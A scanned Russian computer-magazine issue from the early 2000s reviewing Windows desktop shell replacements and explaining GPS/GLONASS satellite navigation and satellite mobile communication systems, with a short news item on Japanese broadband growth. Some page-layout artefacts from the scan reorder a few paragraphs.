Если бы не одно существенное отличие, эту оболочку можно было бы назвать младшим братом Talisman Desktop. Различие в том, что LiteStep не только ставит свою оболочку, но и изменяет внешний вид окон Проводника, меню кнопок, панелей инструментов и т. д. Тем не менее, к ресурсам системы она менее требовательна. Чувствуется, что над программой работали — многие меню и расположение кнопок выбраны так удачно и "под руку", что невольно начинаешь верить в хорошую работу Windows.

Эта программа самая предсказуемая и комфортная из всех тестируемых, поэтому искать в ней недостатки как-то нет желания. Никакой "задумчивости", лишних действий или ненужных вопросов. По красоте оформления она уступает лишь программе Talisman и Aston Shell.




LiteStep. Легкими шагами по Windows


Aston Shell

О нашумевшей в свое время программе Aston Shell (<http://www.astonshell.com>) слышали многие. Разработка русских программистов из Gladiators Software (также известных своей программой Bred-Notepad Mustdie, заменителем блокнота). Это и удобная русская справка, и объяснения, и низкие требования к системе (486-й процессор, представляете?), и прекрасно разработанный GUI-менеджер, который позволяет загружаться на выбор — Проводник или Aston. Программа была одной из первых в своем роде и предлагает широкий выбор настроек. Я полюбил Aston за его панели инструментов. Дело в том, что отличительной особенностью этого менеджера является хорошая интеграция в темы панелей инструментов ("выезжающих" слева—справа) с установленными программами. Например, мои WinAMP и Quake он нашел сразу. Немного измененное меню "Пуск" выскакивает не только по щелчку на одноименной кнопке, но и при двойном щелчке на Рабочем столе.

Что еще? Огромное количество тем на том же skinz.org и на сайте разработчиков, простота создания собственных тем на основе существующих (я создал скромненькую тему за 15 минут), поддержка плагинов для LiteStep, красивые анимированные курсоры. Еще? Пожалуй, хватит. Здесь пора дать один дельный совет. Тот, кто видел одну оболочку, тот видел все оболочки (да простят меня авторы описываемых



Windows вроде другой... А ведь тот же!



Aston Shell — оптимальный выбор

здесь программ). Поэтому на этой оболочке я остановлюсь и перейду к описанию программ несколько другого рода.

Drempels и DreamRender

Следующие две программы я решил описывать вместе, так как идея и реализация у них одна и та же. Они перехватывают управление “задней стенкой” Рабочего стола на каком-то очень сложном уровне (как я ни бился, заполучить в свою коллекцию хотя бы одну картинку во время их работы мне не удалось). Вместо этой самой стенки они прокручивают свою анимацию. Первая программа — *Drempels*. Она создает красочные вращающиеся образы, динамически конструируя их из предложенного набора картинок. Особенно удачный видеоряд получается при использовании в качестве исходного материала изображений с различными текстурами. В то же время *Drempels* не является скринсейвером. То есть, конечно, она может работать в качестве хранителя экрана, но ее основная функция — создание на Рабочем столе оригинальных динамических обоев. К тому же, несмотря на сложные видеоэффекты, *Drempels* мало загружает центральный процессор и идет гладко уже на системе 233 МГц. А если вдруг понадобится вся мощность ПК, то нажатием на “горячую клавишу” можно или на время остановить анимацию, или вообще выгрузить *Drempels* из памяти машины.

Вторая программа, *DreamRender*, уникальная в своем роде и единственная в виртуальном

мире. Ее возможности удивят каждого. Более трехсот тем на сайте разработчиков. Таких обоев вы не найдете нигде! Программа, тем не менее, не является оболочкой в полном смысле этого понятия.

Как и *Drempels*, она может работать заставкой. Чем эта программа необычна? Взгляните лишь раз на ее обои, и вы все поймете.

Проваливающиеся туннели, летающие пчелы, рябь на воде во время дождя, переливающийся паркет, водопад и множество других прекрасных тем всегда будут радовать вас своей непредсказуемостью. При желании вы можете сделать окна полупрозрачными (в любой версии Windows!), можете “прицепить” к курсору мыши пару дерущихся ниндзя или красных роз. Вы можете сделать так, что при движении курсора из-под него будут вылетать до сотни всяческих дискет, пирожков, черепков и красных тапочек с бомбами. Вместо любой иконки на Рабочем столе вы можете поставить свою анимированную или из богатого списка уже готовых. Чего стоит один эффект света, когда на “сумрачном” Рабочем столе курсор вашей мыши превращается в светильник! А некоторые плагины для WinAMP могут проигрывать специальные ряды видеоэффектов под музыку прямо на Рабочем столе! Чувствуете, какое впечатление произвела на меня эта программа? Надеюсь, вы махнете на все рукой и сядете поэкспериментировать.

Оставим, однако, дифирамбы и попробуем трезво взглянуть на “системную жадность” этих двух программ. *Drempels* может работать в трех режимах: Красиво—Медленно, Хорошо—Нормально, Просто—Быстро. Эта закономерность, реализованная в виде обычного ползунка, дает возможность даже довольно-таки слабым компьютерам рисовать вполне приемлемую картинку. С *DreamRender* куда сложнее: эта программа требует уже 350—400 МГц и неплохую видеоплату.

Не скучайте!

Слабые компьютеры... Неужели такие еще существуют? К сожалению, это факт и от него никуда не убежишь. Тем, кому описываемые здесь программы показались чересчур ресурсоемкими, я могу посоветовать несколько способов все же хоть как-то украсить свой рабочий стол и привнести немного жизни в Windows.

Экспериментруйте с цветами! Не обходите стороной апплет “Экран”. Поднимите себе настройку, присвоив окнам зеленые, синие цвета. Красивые готические шрифты и оранжевые всплывающие подсказки никому не помешают и не будут хоть как-то влиять на работу системы в целом. Даже черный цвет окон может прибавить комфортности вашей работе уже тем, что это интересно и не скучно. Скачайте программу Xearth (<http://www.softlab.ntua.gr/~mario/>), и весь земной шар на вашем Рабочем столе не займет даже и доли мегабайта оперативной памяти, обновляя при этом картинку с указанным периодом и показывая, где сейчас день, а где ночь.



Тем же, кто ждет выводов, скажу лишь, что попробовать следует все из описанных выше программ. Впрочем, *DreamRender* я рекомендую особо и даже настоятельно. Для самой комфортной и удобной работы установите себе *Talisman Desktop* — лучший в своем роде. Что еще? Если вы уже навсегда перейдете на новые оболочки, вспомните хотя иногда старенький Windows Explorer. Мол, была когда-то такая оболочка, которая, как ни крути, все же самая первая.



СПУТНИКОВЫЕ НАВИГАЦИОННЫЕ СИСТЕМЫ

Игорь Сколотнев

Навигация — одна из древнейших наук на Земле, и в ней всегда использовались самые современные и совершенные знания, доступные на тот момент человечеству, из таких областей, как география, астрономия, математика, физика. Не стал исключением и XX век: уже вскоре после изобретения радио были созданы и радионавигационные системы. А по прогнозам всего через 10–15 лет число регулярных пользователей спутниковых навигационных систем на нашей планете составит порядка 1 миллиарда человек.

О спутниковых навигационных системах большинство наших соотечественников узнало только после 1991 года, когда в свободной продаже у нас появились специальные приемоиндикаторы, работающие по сигналам системы GPS (именно тогда американское правительство впервые разрешило их ввоз в нашу страну). Но развитие подобных систем началось значительно раньше.

Немного истории

Специальные теоретические исследования и наблюдения за сигналами первого ИСЗ, запущенного СССР в 1957 году, позволили предложить методы их использования для навигации. Созданные впоследствии в СССР и США первые спутниковые

радионавигационные системы "Циклон" (6 ИСЗ, 1976 г.), "Цикада" (4 ИСЗ, 1979 г.), "Парус" (6 ИСЗ), NNSS (Navy Navigation Satellite System), позже получившая название Transit (6 ИСЗ, 1974 г.), давали возможность с большей точностью определять координаты судов. Но время шло, и требовалась все более высокая точность. По этой причине в начале 70-х годов, практически одновременно в США и СССР, начали создавать спутниковые навигационные системы нового поколения. Обе эти системы были введены в эксплуатацию почти одновременно: ГЛОНАСС в 1993 году, GPS — в 1994 году.

GPS

Сейчас наиболее известной и широко используемой во всем мире спутниковой навигационной систе-

мой является американская NAVSTAR (NAVigational Satellite providing Time and Range, Навигационная система определения времени и дальности), позже получившая второе название: GPS (Global Position System, Глобальная система позиционирования). Начало ее разработки относится к 1973 году, а ее владельцем является МО США.

Создавалась система GPS для оперативного высокоточного определения многими подвижными военными объектами своего местоположения на суше, на море, в воздухе и в ближнем космосе, поэтому в ней имеются два канала измерений: стандартной (Standard Position System, SPS) и высокой (Precise Position System, PPS) точности.

Типовая погрешность определения координат в канале SPS (по так называемому "грубому", или "открытому" C/A-коду) изначально составляла около 100 м в любой точке земной поверхности. Именно этот канал измерений и был в 1983 году разрешен для свободного (и бесплатного) использования любыми потребителями всех стран. Строго говоря, достижимая точность измерений в этом канале оказалась не-

сколькo выше, и для устранения этого "просчета" разработчиками системы был предусмотрен ввод специальных ошибок в сигналы ИСЗ (так называемый "режим селективного доступа" — Selective availability, S/A), чтобы исключить возможность слишком точного определения координат "нежелательными элементами". Однако с 1 мая 2000 года этот режим был отменен, и точность измерений возросла примерно вдвое.

В канале PPS (измерения по "защищенному" P-коду) точность определения координат приблизительно на порядок выше, чем в SPS, однако этот канал используется только по основному назначению системы и закрыт для сторонних потребителей: измерения без знания секретного кода попросту невозможны.

Космический сегмент системы GPS включает 24 специальных ИСЗ, равномерно размещенных на шести круговых орбитах высотой около 20000 км с наклоном относительно экватора 55 градусов и периодом обращения 12 ч. Такое размещение спутников дает возможность одновременно наблюдать в любой точке поверхности Земли от 4 до 8 спутников. Координаты каждого ИСЗ на любой момент времени с высокой точностью вычисляются в наземном центре управления системой и передаются потребителям в цифровой форме (так называемый "альманах системы") вместе со специальными измерительными сигналами, излучаемыми на двух частотах: 1227,6 и 1575,42 МГц.

ГЛОНАСС

Отечественная ГЛОНАСС (Глобальная Навигационная Спутниковая Система) была совершенно незаслуженно обойдена вниманием гражданских потребителей. В первую очередь это произошло из-за отсутствия столь же широкого ассортимента пользовательских терминалов для нее, но сейчас это положение уже исправляется.

Работы по созданию ГЛОНАСС начались в 1976 году, а в сентябре 1993 года система была официаль-


но принята в эксплуатацию. Разработка велась по заказу Министерства обороны, но в марте 1995 года специальным постановлением правительства России система была открыта и для гражданского использования.

В ГЛОНАСС также имеются два канала: стандартной (СТ) и высокой (ВТ) точности, они обеспечивают определение координат примерно с такими же погрешностями, как и в системе GPS. Сигнал СТ (аналогичен C/A-коду в GPS) доступен для всех потребителей, однако, в отличие от GPS, здесь не используется режим преднамеренного введения ошибок. Сигналы высокой точности опять-таки предназначены только для нужд военных, и обычные потребители пользоваться ими не могут. Рабочие частоты системы: 1250 и 1600 МГц.

Космическая часть ГЛОНАСС тоже состоит из 24 спутников, но размещенных по 8 на трех круговых орбитах, высотой около 19100 км и наклоном к экватору 64,8 градуса. Надо отметить, что подобный выбор параметров орбит был сделан далеко не случайно. Одно из его достоинств — одинаковый "уход" всех спутников со своих первоначальных орбит под воздействием неоднородностей поля тяготения Земли, что автоматически обеспечивает максимальную долговременную стабильность взаимного положения всех ИСЗ системы.

Как это работает

Метод определения координат, реализованный в обеих системах, основан на измерении разностей так называемых "псевдодальностей" от потребителя до нескольких спутников, находящихся в поле "зрения" пользователя. Их значения находятся по времени относительной задержки в точке приема специальных радиосигналов, излучаемых спутниками. Одновременное измерение "псевдодальностей" до четырех спутников позволяет решить пространственную геодезическую зада-



чу и определить три координаты объекта — широту, долготу и высоту над уровнем моря. Для определения скорости объекта дополнительно выполняются измерения в доплеровском режиме.

В том случае, когда в поле зрения пользователя оказывается более четырех ИСЗ, дополнительные измерения повышают результирующую точность определения координат потребителя.

В качестве источников для формирования навигационных сигналов, имеющих специальный шумоподобный характер, на ИСЗ используются сверхвысокостабильные цезиевые и рубидиевые эталоны частоты, а в наземных станциях — водородные стандарты. Кроме этого, в системах учитываются эффекты, описываемые теорией относительности и компенсируемые путем введения специальных "релятивистских" поправок в скорость хода бортовых эталонов времени на всех ИСЗ.

Прием всех передаваемых сигналов и выполнение по ним необходимых измерений и расчетов координат и скорости осуществляют специальные приемоиндикаторы.

Приемоиндикаторы

Первые приемоиндикаторы для работы в спутниковых навигационных системах имели довольно большую массу и габариты, что делало их пригодными для использования только на транспортных средствах: судах, автомобилях, самолетах, вертолетах и т. п. Совершенствование радиоэлектроники привело к созданию небольших и довольно дешевых вариантов таких устройств. Сейчас только для системы GPS в мире выпускается уже около 300 типов приемоиндикаторов различного назначения (морские, автомобильные, ручные), производимых почти шестью десятками фирм. В России, например, хорошо известны изделия таких фирм, как Ashtech, Garmin, Magellan, Trimble (все из США), Sercel (Франция), Leica (Швейцария), Geotronics (Швеция) и др.

Малогобаритные автономные приемоиндикаторы имеют форму и размеры карманного калькулятора, массу около 250 г и снабжены клавиатурой и цифровым или графическим дисплеем. Помимо функции определения координат в любой точке Земли эти устройства обычно вычисляют скорость, курс, отклонение от заданного маршрута, рассчитывают расстояния и время прибытия к цели, имеют память для хранения координат ряда точек на маршруте и т. п.

Широко используются варианты приемоиндикаторов в виде встраиваемых плат и модулей или сменных карт стандарта PCMCIA с выносной антенной, рассчитанных на подключение к персональному компьютеру. Специальные программы, поставляемые вместе с такими приемоиндикаторами, обеспечивают им весьма широкие возможности. Так, выводимые на экран компьютера изображения виртуальной панели управления позволяют легко изменять величины любых задаваемых параметров: координат начала, конца и промежуточных точек маршрута, различных ориентиров, требуемого времени прибытия и т. п. Результаты определения координат могут выводиться как в цифровом виде, так и в виде линии маршрута движения, отображаемой вместе с картой местности. Выбрав любую из точек требуемого маршрута движения и установив режим навигации, можно возложить на приемоиндикатор функции выработки рекомендаций по управлению движением. При этом на экране будут указываться все отклонения от правильного курса и оптимальные направления для

выхода на нужную линию пути. Дополнительные подпрограммы будут оповещать о прохождении промежуточных пунктов, прибытии в намеченную точку, помогут рассчитать расстояния, общее время в пути, расход горючего и многие другие параметры.

Именно подобные устройства, по сути, объединяющие в себе свойства навигационного приемоиндикатора, автопрокладчика и комплекта карт, и начинают в последнее время находить все более широкое распространение не только на море, но и в обычных автомобилях. При этом водитель может следить за передвижением своей машины прямо по встроенной электронной карте, содержащей к тому же и всю необходимую дополнительную дорожную информацию. А оперативная информация и необходимые указания в некоторых моделях могут выдаваться и синтезированным голосом, чтобы не отвлекать водителя от наблюдения за дорогой.

Создаются также различные варианты навигационных приемников, встроенных в органайзеры, сотовые телефоны и т. п. И этот процесс со временем явно будет только усиливаться, тем более, что минимальный объем современного GPS-чипа составляет всего около четверти кубического дюйма, а это значит, что такие устройства скоро начнут встраивать даже в наручные часы.

Особое место в ряду устройств спутниковой навигации занимают специальные системы автоматического определения местоположения объектов AVL (Automatic Vehicle Location), создаваемые на основе приемоиндикаторов, дополненных



радиоканалами передачи данных (специальными или, например, на основе сотовых радиотелефонов). Такие системы контроля за передвижением различных объектов (инкассаторские машины, автомобили служб безопасности, скорой помощи и т. п.) широко используются во всем мире как специализированными охранными организациями, так и просто транспортными фирмами.


При работе подобных систем на экране компьютера в центре управления, также прямо на фоне карты местности или плана города, в реальном масштабе времени отображаются все фактические перемещения контролируемых объектов, что позволяет оперативно следить за соблюдением ими графика и маршрута движения.

Стоимость современных приемоиндикаторов в зависимости от возможностей и конструктивного исполнения колеблется в очень широких пределах: от \$100 до \$10 000 и более, но для большинства портативных моделей не превышает \$500.


Доступная цена сделала их весьма популярными за рубежом среди туристов, охотников, велосипедистов и других любителей путешествий. Даже находясь в совершенно незнакомом районе и не имея карты местности, но, задав на приемоиндикаторе координаты необходимого пункта (например, начальной точки входа в лес), можно в любой момент времени найти кратчайший обратный путь. По мнению некоторых пользователей таких устройств, даже в городах знание высокоточных географических координат разыскиваемого здания часто оказывается значительно более полезным, чем привычная для всех нас система почтовых адресов.



Подсистема космических аппаратов ГЛОНАСС



Подсистема космических аппаратов GPS



Перспективы

Несмотря на довольно высокую точность определения координат с помощью современных спутниковых систем (специальные геодезические приемники обеспечивают сантиметровую погрешность!), процесс их развития далек от завершения.

Совершенствование существующих систем GPS и ГЛОНАСС пойдет сразу по нескольким направлениям. Прежде всего, это улучшение параметров бортового оборудования новых ИСЗ, повышение надежности их работы.


Другое направление, широко развивающееся в последние годы, — применение метода измерений по сигналам ИСЗ в "дифференциальном" режиме, то есть с автоматическим введением дополнительных поправок, передаваемых специальными наземными станциями или дополнительными ИСЗ на геостационарной орбите. Такой режим позволяет существенно снизить воздействие на результаты измерений целого ряда факторов (помехи, влияние атмосферы и ионосферы и др.) и повысить точность определения координат даже простыми приемниками до нескольких метров.

Еще одним направлением станет совместное использование систем GPS и ГЛОНАСС. Надо отметить, что практически все отечественные приемники изначально ориентировались на использование сигналов сразу двух систем, а теперь по этому пути идут и многие зарубежные производители таких устройств. Этим удастся решить сразу две задачи. Во-первых, за счет измерений по сигналам 8—12 или даже большего числа одновременно видимых спутников двух систем результирующая точность определения координат приближа-

ется к точности, обеспечиваемой для военных потребителей. Во-вторых, такие приемники устойчиво работают и в сложных условиях, когда многие спутники заслонены окружающими объектами (горы, деревья, здания и др.). Так, в "каньонах" современных городов даже лучшие GPS-приемники оказываются неработоспособными на 30—40% территории: число одновременно наблюдаемых там спутников не превышает трех, и измерения оказываются невозможными. А при использовании двух систем размеры "мертвой зоны" нередко снижаются сразу на порядок!

Учитывая важность данного эффекта, различные международные организации, занимающиеся проблемами безопасности на море и в воздухе, уже склоняются к тому, чтобы на основе GPS и ГЛОНАСС создать единую систему Global Navigation Satellite System (GNSS).

Есть и другие идеи по развитию систем спутниковой навигации. Например, в объединенной Европе уже разрабатывается проект создания собственной системы подобного типа. По планам этот проект будет реализован в два этапа. На первом этапе создается Европейская геостационарная система навигационного дополнения (European Geostationary Navigation Overlay System, EGNOS) к системам GPS и ГЛОНАСС, которая будет базироваться на трех спутниках Inmarsat-3, дополненных ретрансляторами навигационных сигналов. Она должна начать предоставление услуг после 2004 года. Вторая часть проекта — создание специальной многофункциональной спутниковой системы Galileo. Ее орбитальная группировка (30 средневысотных ИСЗ, обеспечи-



вающих глобальное покрытие территории земного шара) будет развиваться, начиная с 2007 года. Система обеспечит точность определения координат в горизонтальной плоскости 4 м, а в вертикальной — 8 м. Кроме того, планируется интеграция Galileo с наземными навигационными системами Loran-C и EUROFIX, а также с системами космической связи, имеющими собственные подсистемы определения местоположения (Globalstar, Orbcomm) и с системами беспроводной связи (GSM, UMTS), в которых предусмотрено хранение информации о местоположении абонентов. Система Galileo будет взаимодействовать с международной службой поиска и спасения (Search and Rescue Service) COSPAS-SARSAT.

В настоящее время изучаются и вопросы реализации дополнительных навигационных режимов работы в таких связанных спутниковых системах, как Inmarsat и Iridium. Но наибольший эффект может быть достигнут в системе Teledesic, предусматривающей создание сети из 960 низкоорбитальных спутников. Реализация в такой системе не только функций связи, но и позиционирования, обеспечит определение истинных координат любого объекта на планете с миллиметровой точностью! И все эти возможности уже скоро могут стать реальностью.

Япония осваивает скоростной Интернет

Несмотря на экономические трудности Интернет-провайдеры Японии стимулируют пользователей к переходу на скоростные магистрали. По данным министерства телекоммуникаций число активных пользователей скоростных каналов доступа в Интернет в Японии на конец декабря 2002 года превысило 7,8

миллионов. Резко увеличилось число подписчиков во всех трех группах широкополосного доступа в Интернет: xDSL (5645728 пользователей, прирост +520000), cable-TV (1954000 пользователей, прирост +53000) и Fiber-to-Home (FTN, 206189 пользователей, прирост +33845).

Всего десятилетие спустя запуски первых искусственных спутников Земли сделали воплощение мечты фантаста делом более реальным, и уже с середины 60-х годов двадцатого века начали работать первые геостационарные спутники связи. Однако создание и запуск таких спутников были чрезвычайно дорогими, а спутниковые ретрансляторы настолько маломощными, что для приема их сигналов требовались большие наземные станции, оборудованные специальными параболическими антеннами диаметром 10 метров и более. По этим причинам основными областями применения спутниковой связи на этом этапе было распространение программ телевидения между телецентрами и межконтинентальная телефонная связь.

Первой успешной попыткой создания системы мобильной спутниковой связи стала международная система Inmarsat. Сама идея создания такой системы (поначалу предназначенной для связи только с морскими судами) была выдвинута еще в 1966 году. Однако для ее практической реализации потребовался такой большой комплекс работ, что коммерческая эксплуатация системы началась только в 1982 году. При этом стоимость, размеры и вес первых абонентских комплексов оборудования были столь велики, что они могли размещаться только на достаточно крупных морских судах.

Принципиальный сдвиг в развитии систем мобильной спутниковой связи, обусловленный огромными успехами в развитии электроники, произошел только в начале 90-х годов. А в качестве первой реальной системы персональной спутниковой связи можно назвать разработку совместной американско-канадской компании Orbcomm. Предельно снизив размеры, вес и стоимость спутников (и стоимость их запуска), создатели этой системы смогли сделать мобильную связь реальной для очень многих. Так или иначе, в 1995 году Orbcomm начала предлагать свои услуги обмена данными и электронной почтой.



Игорь Сколотнев

История не сохранила точный момент возникновения идеи создания систем радиосвязи с использованием движущихся над Землей объектов, но в качестве одной из вполне определенных дат можно назвать 1945 год. Именно тогда известный писатель-фантаст Артур Кларк впервые изложил свою идею о геостационарном спутнике связи в виде гигантской платформы на орбите Земли, перемещающейся синхронно с вращением нашей планеты. По замыслу автора, на платформе размещалось оборудование для передачи телефонных и телевизионных сигналов на всю территорию планеты. В знак признательности за столь гениальное предвидение вторым названием геостационарной орбиты стало "Clarke Belt" – "Пояс Кларка".

Принцип действия

Любая система спутниковой связи состоит из трех основных элементов: космического сегмента, образованного непосредственно спутниками, наземных станций для управления и передачи сигналов со спутников в наземные сети связи и обратно и абонентских терминалов. Порядок работы спутниковых систем связи сходен с обычными сотовыми системами, разве что функции центральных коммутаторов выполняют наземные станции, а роль базовых станций играют спутники.

По типу используемых орбит спутниковые системы связи делятся на два класса: со спутниками на гео-

стационарной орбите (расстояние до поверхности Земли около 36 тыс. км) и негеостационарные.




Достоинством геостационарной орбиты является то, что угловая скорость вращения спутников на ней точно совпадает со скоростью вращения Земли, и каждый спутник оказывается как бы "висящим" над заданной точкой на экваторе. При этом один спутник может охватывать связью примерно треть всей поверхности планеты, за исключением полюсов. Основные недостатки геостационарных систем обусловлены большой удаленностью спутников от Земли, что проявляется в существенном ослаблении принимаемых сигналов и довольно большой за-

держке их распространения (около четверти секунды), которая становится заметной даже при обычном телефонном разговоре. Негеостационарные спутниковые системы обычно используют круговые орбиты двух типов: средневысотные (МЕО, высота 5000—15000 км) и низкоорбитальные (LEO, высота 500—2000 км). При этом один МЕО-спутник способен охватить связью до 25% поверхности планеты, а для построения глобальной системы связи требуется около 10 ИСЗ. Зона покрытия LEO-спутника значительно меньше — 3—7%, и глобальная система должна содержать уже порядка 50 ИСЗ.

Такой выбор орбит не является прихотью разработчиков, он продиктован расположением в околоземном пространстве так называемых зон Ван Аллена — поясов заряженных частиц, удерживаемых магнитным полем Земли. Оборудование ИСЗ, расположенных вне указанных орбит, из-за сильной "бомбардировки" частицами будет быстро выходить из строя.

Inmarsat

Как уже упоминалось, система Inmarsat использует геостационарные ИСЗ и обеспечивает связь на широтах до 70 градусов.



За время своего существования система прошла большой путь развития. Так, на смену первоначальной системе Inmarsat-A (телефонная, телеграфная, телексная и факсимильная связь) в 1993 году была введена в эксплуатацию система Inmarsat-B, основанная на цифровых методах передачи информации и совместимая с сетями ISDN.

Другая система — Inmarsat-C, находящаяся в коммерческой эксплуатации с 1991 года, — использует небольшие абонентские терминалы с ненаправленными антеннами и обеспечивает двухстороннюю низкоскоростную передачу данных и телексной информации.

Система Inmarsat-Aero, работающая с 1990 года, применяется в гражданской авиации для организации передачи данных и телефонной связи, в том числе и через пассажирские телефоны в самолетах.

Система Inmarsat-M, введенная в эксплуатацию в 1993 году, стала первой в мире системой, предоставляющей услуги персональной спутниковой телефонной связи. Система базируется на переносных станциях (типа чемоданчиков "дипломат" массой 10—15 кг), которые обеспечивают цифровую телефонную и факсимильную связь, а также низкоскоростную передачу данных.

В 1995 году в эксплуатацию была введена система односторонней пейджинговой связи Inmarsat-D, а впоследствии и Inmarsat-D+ — пейджер с ответом.

Система Inmarsat-mini-M, пришедшая на смену Inmarsat-M в 1997 году, использует малогабаритные терминалы размером с ноутбук и весом около 2 кг.



Последняя разработка — система Inmarsat-M4 — была введена в эксплуатацию в конце 1999 года. Она обеспечивает голосовую связь, факс, передачу данных на скорости до 64 кбит/с, электронную почту, доступ в Интернет и др.

Следует отметить, что все время существования Inmarsat оставалась стабильно действующей системой мобильной связи. В настоящее время в ней работают более 150 тысяч абонентских станций различных типов, из которых около 10 тысяч — российские, что является вполне закономерным результатом, так как наша страна принимала участие в создании Inmarsat с самого его начала.

Omnitrac и Euteltracs

Спутниковая система мобильной связи Omnitrac, также основанная на геостационарных ИСЗ, работает на североамериканском континенте с 1988 года, а ее аналог — Euteltracs — с 1991 года в Европе и России.

Системы обеспечивают связь с подвижными объектами (преимущественно, большегрузными автомобилями) путем передачи буквенно-цифровых сообщений от объекта в центр и из центра на выбранный объект или группу объектов.

Iridium

Название этой системы глобальной подвижной персональной спутниковой связи произошло от химического элемента, атом которого содержит 77 электронов. Именно такое количество низкоорбитальных спутников должна была содержать и система, создававшаяся компанией Motorola начиная с 1989 года для предоставления услуг телефонной связи на всем земном шаре. В процессе разработки число ИСЗ удалось сократить до 66, расположенных на 6 орбитах высотой 780 км над поверхностью Земли. Система Iridium обеспечивает услуги радиотелефонной связи, передачу данных, факсов, персонального вызова (пейджинг) и определение местоположения. Система начала предоставление услуг в сентябре 1998 года.

Globalstar

Это еще одна система на основе низкоорбитальных ИСЗ, разработанная рядом компаний во главе с американской промышленной группой Loral и предназначенная для предоставления услуг связи на всем земном шаре между 70 градусом с. ш. и 70 градусом ю. ш. Космический сегмент системы представляет собой группировку из 48 спутников, размещенных на восьми круговых орбитах на высоте 1414 км над поверхностью Земли. Система предоставляет услуги телефонной и факсимильной связи, передачи данных, определения местоположения и др. Абонентское оборудование состоит из портативных, мобильных и стационарных терминальных устройств, включая специализированные таксофоны. Портативные устройства выпускаются в нескольких модификациях, способных работать как в системе Globalstar, так и в сетях наземной сотовой связи стандартов GSM, AMPS, CDMA. В России система Globalstar предоставляет услуги связи (через свою дочернюю компанию "ГлобалТел") с мая 2000 года.

Проблемы и перспективы

Общее количество спутниковых систем связи, заявляемых к реализации в последнее десятилетие, уже давно исчисляется десятками: ECCO, Ellipso (некий аналог отечественной системы телефонной связи и передачи телевизионных сигналов "Орбита" со спутниками "Молния"), Archimedes, Odyssey, Celestri, Skybridge, SECOMS, Starsys, Voicespan, Astrolink, Cyberstar, KaStar, Spaseway, Teledesic и др. Существует и несколько проектов раз-

вертывания отечественных систем, среди которых наиболее известны "Сигнал", "Гонец", "Марафон", "Полярная звезда". Однако многие из них пока еще так и остаются на различных стадиях "бумажного" проектирования. И проблемы здесь вполне объективные.

Все геостационарные системы первых поколений не позволяли сделать абонентский аппарат малогабаритным (наилучший результат — формат ноутбука). Достичь компактности конечного оборудования позволяют системы на низкоорбитальных ИСЗ, но здесь появляется другая проблема. Хотя технически такие системы сегодня вполне реализуемы и обеспечивают устойчивую связь с помощью малогабаритных абонентских трубок, стоимость создания и эксплуатации системы, содержащей десятки спутников, оказывается весьма высокой, а это не позволяет установить низкие цены на обслуживание. Таким образом, возникает порочный круг: в развитых странах, где такие цены могли бы быть доступными, спутниковая связь не нужна, так как практически все подобные территории уже охвачены сотовыми сетями. В тех же местах, где у спутниковой связи фактически нет конкурентов (многие территории в Африке, Азии и т. п.), обычно нет и платежеспособных потребителей. Данная ситуация привела к тому, что компаниям, создавшим системы Orbcomm, Iridium и Globalstar, даже пришлось объявлять о своем банкротстве. В связи с этим дальнейшая судьба этих систем, равно как и таких многообещающих проектов, как ICO и Teledesic, до конца пока еще не ясна.

Однако нельзя исключить и вари-

ант весьма широкого распространения спутниковых систем мобильной связи. Свидетельством этого может служить появление системы Thuraya. Данная спутниковая система мобильной связи, тоже использующая геостационарный ИСЗ, была введена в эксплуатацию в конце 2000 года. Реализованные в ней последние достижения электроники (использование на ИСЗ особо мощных передатчиков и антенной решетки диаметром более 12 м с цифровым управлением, обеспечивающей одновременное формирование до 300 остронаправленных лучей) сделали возможным предоставление услуг мобильной связи уже с помощью малогабаритных радиотелефонов весом всего около 200 г, подобных обычным сотовым телефонам. Данная система, принадлежащая Thuraya Satellite Telecommunications Company из ОАЭ, была разработана компанией Boeing Satellite Systems и в настоящее время способна предоставлять связь в 99 странах Европы (включая Россию), Азии и Африки.

Причем этот проект спутниковой системы связи нового поколения уже не одинок. По пятам за ним следует разработка японской компании Mitsubishi Electric, предусматривающая вывод в космос трех спутников связи с антеннами диаметром уже 45 метров. По планам, данная система, рассчитанная на одновременное предоставление 100 тыс. телефонных разговоров, сможет обслуживать до 5 млн абонентов.

Таким образом, вполне возможно, что именно будущие поколения спутниковых систем смогут обеспечить потребности населения нашей планеты в персональной связи, причем в глобальном масштабе.





БЛИЦКРИГ

Незабытые сражения

